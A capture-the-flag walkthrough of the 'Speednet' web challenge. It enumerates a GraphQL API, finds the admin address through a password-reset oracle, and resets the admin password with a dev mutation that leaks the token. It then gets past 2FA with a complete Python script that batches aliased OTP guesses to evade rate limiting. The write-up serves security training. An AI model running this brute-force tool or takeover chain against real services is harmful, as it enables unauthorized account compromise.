Challenge Info

Spoiler
Synopsis: an easy web challenge about enumerating a GraphQL API, abusing an IDOR to find the administrator’s email address, resetting the administrator’s password through a development mutation, and getting past the 2FA rate limit with GraphQL batching.

Speednet is an ISP platform. Join our bug bounty to find vulnerabilities and retrieve the hidden flag. Test using the email service at http://IP:PORT/emails/ with address [email protected]

Artifacts Provided

  • Application source — none (black box)
  • Live web instance — http://VICTIM-IP:PORT
  • Test mailbox — http://VICTIM-IP:PORT/emails/ ([email protected])

Analysis

Reconnaissance

We register an account with [email protected] and browse the site. The requests go to /graphql. Fingerprint it first:

1
2
3
4
5
6
7
graphw00f.py -d -f -t http://VICTIM-IP:PORT
[...]
[*] Checking http://VICTIM-IP:PORT/graphql
[!] Found GraphQL at http://VICTIM-IP:PORT/graphql
[*] Attempting to fingerprint...
[x] Nothing was found :-(
[*] Completed.
Tip
graphw00f finds the endpoint but cannot name the engine, so there is no threat-matrix page to check defaults against. It doesn’t matter here: introspection is enabled and returns the schema directly.

GraphQL Introspection

Types:

1
{ __schema { types { name } } }
1
{"data":{"__schema":{"types":[{"name":"PlanType"},{"name":"PlanStatus"},{"name":"InvoiceStatus"},{"name":"RegisterInput"},{"name":"String"},{"name":"ProfileInput"},{"name":"Boolean"},{"name":"User"},{"name":"Int"},{"name":"Float"},{"name":"ForgotPasswordResponse"},{"name":"AuthResponse"},{"name":"Query"},{"name":"DataPoint"},{"name":"Mutation"},{"name":"Invoice"},{"name":"__Schema"},{"name":"__Type"},{"name":"__TypeKind"},{"name":"__Field"},{"name":"__InputValue"},{"name":"__EnumValue"},{"name":"__Directive"},{"name":"__DirectiveLocation"}]}}}

Queries with their arguments:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
{
  __schema {
    queryType {
      fields {
        name
        args { name type { name kind ofType { name kind } } }
      }
    }
  }
}
1
{"data":{"__schema":{"queryType":{"fields":[{"name":"userProfile","args":[{"name":"userId","type":{"name":null,"kind":"NON_NULL","ofType":{"name":"Int","kind":"SCALAR"}}}]},{"name":"currentInvoice","args":[]},{"name":"invoiceHistory","args":[{"name":"limit","type":{"name":"Int","kind":"SCALAR","ofType":null}}]},{"name":"dataUsageStats","args":[{"name":"days","type":{"name":"Int","kind":"SCALAR","ofType":null}}]}]}}}}

Mutations with their arguments and return types:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
fragment T on __Type { kind name ofType { kind name ofType { kind name ofType { kind name } } } }
{
  __schema {
    mutationType {
      fields {
        name
        args { name type { ...T } }
        type { ...T }
      }
    }
  }
}
1
{"data":{"__schema":{"mutationType":{"fields":[{"name":"register","args":[{"name":"input","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"INPUT_OBJECT","name":"RegisterInput","ofType":null}}}],"type":{"kind":"OBJECT","name":"AuthResponse","ofType":null}},{"name":"login","args":[{"name":"email","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}}},{"name":"password","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}}}],"type":{"kind":"OBJECT","name":"AuthResponse","ofType":null}},{"name":"updateProfile","args":[{"name":"input","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"INPUT_OBJECT","name":"ProfileInput","ofType":null}}}],"type":{"kind":"OBJECT","name":"User","ofType":null}},{"name":"forgotPassword","args":[{"name":"email","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}}}],"type":{"kind":"SCALAR","name":"String","ofType":null}},{"name":"devForgotPassword","args":[{"name":"email","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}}}],"type":{"kind":"SCALAR","name":"String","ofType":null}},{"name":"resetPassword","args":[{"name":"token","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}}},{"name":"newPassword","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}}}],"type":{"kind":"SCALAR","name":"String","ofType":null}},{"name":"verifyTwoFactor","args":[{"name":"token","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}}},{"name":"otp","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}}}],"type":{"kind":"OBJECT","name":"AuthResponse","ofType":null}},{"name":"resendOTP","args":[{"name":"token","type":{"kind":"NON_NULL","name":null,"ofType":{"kind":"SCALAR","name":"String","ofType":null}}}],"type":{"kind":"SCALAR","name":"Boolean","ofType":null}}]}}}}

forgotPassword, resetPassword and the OTP pair (verifyTwoFactor, resendOTP) all have a page in the app. devForgotPassword is the odd one out: nothing in the UI uses a “dev” variant.


The full standard IntrospectionQuery saved to introspection.graphql and sent with jq, then loaded in Voyager for the visual:

1
2
jq -n --rawfile q introspection.graphql '{query:$q}' \
  | curl -s http://VICTIM-IP:PORT/graphql -H 'Content-Type: application/json' -d @- > schema.json

Account Takeover

Both reset mutations take an email and return a string. For forgotPassword, an unknown address and our own address answer differently:

1
mutation { forgotPassword(email: "[email protected]")  }
1
{"errors":[{"message":"User not found","locations":[{"line":1,"column":12}],"path":["forgotPassword"],"extensions":{"code":"BAD_USER_INPUT"}}],"data":{"forgotPassword":null}}
1
mutation { forgotPassword(email: "[email protected]")  }
1
{"data":{"forgotPassword":"Password reset instructions have been sent to your email"}}

That is a user enumeration oracle. The token of the normal flow only arrives in the mailbox, which we only have for [email protected]. devForgotPassword returns the token inline:

1
mutation { devForgotPassword(email: "[email protected]")  }
1
{"data":{"devForgotPassword":"Dev only! Password reset token: adaeabc3-8660-4857-9257-c58f83708542"}}

Both tokens work with resetPassword, on our own account:

1
mutation { resetPassword(token: "15d86827-2d93-45c4-91f6-db03d648882b", newPassword: "hacker123")  }
1
{"data":{"resetPassword":"Password has been reset successfully"}}

To use this on another account we need its email address. The platform’s domain is speednet.htb (the welcome email in the mailbox comes from [email protected]), so we fuzz the local part against the oracle and filter out the not-found answer:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
ffuf -w /usr/share/seclists/Usernames/mssql-usernames-nansh0u-guardicore.txt -u 'http://VICTIM-IP:PORT/graphql' -X POST -H "Content-Type: application/json" -H "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/156.0.0.0 Safari/537.36" -d '{"query":"mutation { forgotPassword(email: \"[email protected]\")  }"}' -fr 'User not found'

 :: Method           : POST
 :: URL              : http://VICTIM-IP:PORT/graphql
 :: Wordlist         : FUZZ: /usr/share/seclists/Usernames/mssql-usernames-nansh0u-guardicore.txt
 :: Header           : Content-Type: application/json
 :: Data             : {"query":"mutation { forgotPassword(email: \"[email protected]\")  }"}
 :: Filter           : Regexp: User not found
________________________________________________

admin                   [Status: 200, Size: 87, Words: 9, Lines: 2, Duration: 159ms]
:: Progress: [10/10] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
Tip
The official solution finds the admin address differently. The app calls userProfile(userId: Int!) for the logged-in user (userId 2 for the account we registered). Changing it to 1 returns the admin’s profile, email included: an IDOR. We never needed it, because the forgotPassword error difference leaks which addresses exist. Both routes end at [email protected].

Now devForgotPassword for the admin, then resetPassword with the returned token:

1
mutation { devForgotPassword(email: "[email protected]")  }
1
{"data":{"devForgotPassword":"Dev only! Password reset token: 49ab0cb8-8bae-4308-823f-e7bb79a407a5"}}
1
mutation { resetPassword(token: "49ab0cb8-8bae-4308-823f-e7bb79a407a5", newPassword: "hacker123")  }
1
{"data":{"resetPassword":"Password has been reset successfully"}}

Logging in as the admin does not return a session. It stops at 2FA, and the token for the next step comes back inside the error message:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
mutation Login($email: String!, $password: String!) {
  login(email: $email, password: $password) {
    token
    user {
      id
      email
      firstName
      lastName
    }
  }
}
1
{"email":"[email protected]","password":"hacker123"}
1
{"errors":[{"message":"2FA_REQUIRED:d4618153-3671-4107-902a-6d14eb4b7f2e","locations":[{"line":3,"column":7}],"path":["login"],"extensions":{"code":"UNAUTHENTICATED"}}],"data":{"login":null}}

2FA Brute Force

The OTP is mailed to the admin, whose mailbox we cannot read. verifyTwoFactor returns an object (AuthResponse), so it needs a selection set:

1
mutation { verifyTwoFactor(token: "d4618153-3671-4107-902a-6d14eb4b7f2e", otp:"4531")  }
1
{"errors":[{"message":"Field \"verifyTwoFactor\" of type \"AuthResponse\" must have a selection of subfields. Did you mean \"verifyTwoFactor { ... }\"?","extensions":{"code":"GRAPHQL_VALIDATION_FAILED"}}]}
1
{ __type(name: "AuthResponse") { name fields { name type { name kind } } } }
1
{"data":{"__type":{"name":"AuthResponse","fields":[{"name":"token","type":{"name":null,"kind":"NON_NULL"}},{"name":"user","type":{"name":null,"kind":"NON_NULL"}}]}}}
1
2
3
4
5
6
7
8
9
mutation { verifyTwoFactor(token: "d4618153-3671-4107-902a-6d14eb4b7f2e", otp:"4531")
     {
      token
  	user {
            id
            email
          }
     }
  }
1
{"errors":[{"message":"Invalid or expired OTP","locations":[{"line":1,"column":12}],"path":["verifyTwoFactor"],"extensions":{"code":"UNAUTHENTICATED"}}],"data":{"verifyTwoFactor":null}}


How long is the OTP? We enabled 2FA on our own account through updateProfile and ran the flow there, since we control that mailbox ([email protected]):

Four digits: 10000 candidates.

Tip
First attempt: one verifyTwoFactor per request with ffuf. nginx answers with 429 once the request rate is too high, and ffuf does not retry, so every 429 is a candidate that was never tested. The official writeup measured the limit at about 40 requests per minute, and the mailed code expires after 5 minutes, so one request per guess covers only a fraction of the 10000 candidates before the code is gone.

The rate limit counts HTTP requests, so we pack many guesses into one request with GraphQL alias batching: one operation, many aliased verifyTwoFactor calls. The script sends batches of aliases, retries a batch after a 429 instead of skipping it, and stops at the first alias that returns a non-null result.

otf-bf.py
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
#!/usr/bin/env python3
"""OTP brute force over GraphQL alias batching.

One HTTP request carries STEP aliased verifyTwoFactor calls. A 429 is retried
(same batch, honours Retry-After), so no candidate is skipped.

Usage:
  python3 otp_bf.py http://VICTIM/graphql TOKEN
  python3 otp_bf.py http://VICTIM/graphql TOKEN --start 0 --end 10000 --step 500 --delay 1
"""
import argparse
import json
import sys
import time
import urllib.error
import urllib.request

ap = argparse.ArgumentParser()
ap.add_argument("url")
ap.add_argument("token")
ap.add_argument("--digits", type=int, default=4)
ap.add_argument("--start", type=int, default=0)
ap.add_argument("--end", type=int, default=10000, help="exclusive")
ap.add_argument("--step", type=int, default=500, help="OTPs per request")
ap.add_argument("--delay", type=float, default=1.0, help="seconds between batches")
ap.add_argument("--selection", default="{ token user { id email } }",
                help="selection set of verifyTwoFactor")
a = ap.parse_args()


def build(lo, hi):
    ops = " ".join(
        'a%d: verifyTwoFactor(token: "%s", otp: "%s") %s'
        % (i, a.token, str(i).zfill(a.digits), a.selection)
        for i in range(lo, hi)
    )
    return json.dumps({"query": "mutation { " + ops + " }"}).encode()


def send(body):
    backoff = 2.0
    while True:
        req = urllib.request.Request(
            a.url, data=body, headers={"Content-Type": "application/json"}
        )
        try:
            with urllib.request.urlopen(req, timeout=120) as r:
                return json.load(r)
        except urllib.error.HTTPError as e:
            if e.code != 429:
                print("HTTP %d: %s" % (e.code, e.read()[:300]), file=sys.stderr)
                sys.exit(1)
            try:
                wait = float(e.headers.get("Retry-After"))
            except (TypeError, ValueError):
                wait = backoff
                backoff = min(backoff * 2, 60)
            print("  429, waiting %.1fs and retrying the same batch" % wait)
            time.sleep(wait)


warned = False
for lo in range(a.start, a.end, a.step):
    hi = min(lo + a.step, a.end)
    print("batch %0*d-%0*d" % (a.digits, lo, a.digits, hi - 1))
    res = send(build(lo, hi))
    data = res.get("data")
    if data is None:
        # A non-null return type makes one failed alias null the whole data object,
        # which would hide a correct OTP in this batch.
        if not warned:
            print("  data is null: %s" % json.dumps(res.get("errors"))[:300])
            print("  If verifyTwoFactor returns a NON_NULL type, a hit would be hidden. "
                  "Use array batching or smaller batches.")
            warned = True
    else:
        for k, v in data.items():
            if v is not None:
                print("FOUND otp=%s -> %s" % (str(int(k[1:])).zfill(a.digits), json.dumps(v)))
                sys.exit(0)
    time.sleep(a.delay)

print("no hit in range")
sys.exit(2)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
python otf-bf.py http://VICTIM-IP:PORT/graphql 'bc540db5-6435-460e-9ebb-626e237373eb' --digits 4 --start 0 --end 10000 --step 200 --delay 1
batch 0000-0199
batch 0200-0399
batch 0400-0599
batch 0600-0799
batch 0800-0999
batch 1000-1199
batch 1200-1399
batch 1400-1599
batch 1600-1799
batch 1800-1999
batch 2000-2199
batch 2200-2399
batch 2400-2599
batch 2600-2799
batch 2800-2999
batch 3000-3199
batch 3200-3399
batch 3400-3599
batch 3600-3799
batch 3800-3999
batch 4000-4199
batch 4200-4399
batch 4400-4599
batch 4600-4799
FOUND otp=4627 -> {"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOjEsImlhdCI6MTc5NTYxMDkyNiwiZXhwIjoxNzk1NjE0NTI2fQ.Bm-mIiGy0P2HIG8wuomvC4D8f3biwvu1jltN8zc85uY", "user": {"id": 1, "email": "[email protected]"}}
Tip

Batch size: 200 aliases per request worked here (the official script uses 100). Above roughly 500 aliases the request was rejected as too large.

A wrong guess and an expired code give the same answer, Invalid or expired OTP, so a sweep that outlives the 5-minute code looks exactly like a miss. Log in again right before the sweep to get a fresh token and OTP, and run it straight away.

Reaching the Flag

The JWT goes in the Authorization header as the bare token, without a Bearer prefix. With it, userProfile(userId: 1) returns the admin’s own profile:

1
{"query":"\n    query GetUserProfile($userId: Int!) {\n      userProfile(userId: $userId) {\n        id\n        email\n        firstName\n        lastName\n        address\n        phoneNumber\n        twoFactorAuthEnabled\n      }\n    }\n  ","variables":{"userId":1}}
1
{"data":{"userProfile":{"id":1,"email":"[email protected]","firstName":"Arnold","lastName":"Robin","address":"West Land 123","phoneNumber":"08718881012211","twoFactorAuthEnabled":true}}}

The flag is on the Billing page, so we request what it loads:

1
{"query":"\n    query {\n      currentInvoice {\n        id\n        number\n        amount\n        status\n        dueDate\n      }\n      invoiceHistory(limit: 12) {\n        id\n        number\n        amount\n        status\n        dueDate\n      }\n    }\n  ","variables":{}}
Spoiler
1
{"data":{"currentInvoice":{"id":1,"number":"INV-2025-001","amount":100,"status":"PENDING","dueDate":"1738231200000"},"invoiceHistory":[{"id":1,"number":"INV-2025-001","amount":100,"status":"PENDING","dueDate":"1738231200000"},{"id":26,"number":"INV-2024-012","amount":1200,"status":"PAID","dueDate":"1733392800000"},.........{"id":18,"number":"HTB{gr4phql_3xpl01t_1n_a_nutsh3ll}",.....]}}

Full Chain

  1. Register an account ([email protected], mailbox provided) and browse the site: all requests go to /graphql.
  2. Introspection is enabled. The schema shows devForgotPassword, resetPassword, verifyTwoFactor and resendOTP.
  3. forgotPassword answers User not found for unknown addresses. Fuzzing the local part against speednet.htb finds [email protected].
  4. devForgotPassword returns the reset token inline. resetPassword with that token sets a new password on the admin account.
  5. Logging in as the admin returns 2FA_REQUIRED:<token>. The OTP goes to the admin’s mailbox, which we cannot read.
  6. The OTP length (4 digits) comes from running the 2FA flow on our own account.
  7. One request per guess hits the nginx 429 limit and outlives the 5-minute OTP. GraphQL alias batching (200 guesses per request, 429s retried) finds the OTP and returns the admin JWT.
  8. With the admin JWT, userProfile(userId: 1) confirms the account and invoiceHistory (the Billing page) holds the flag.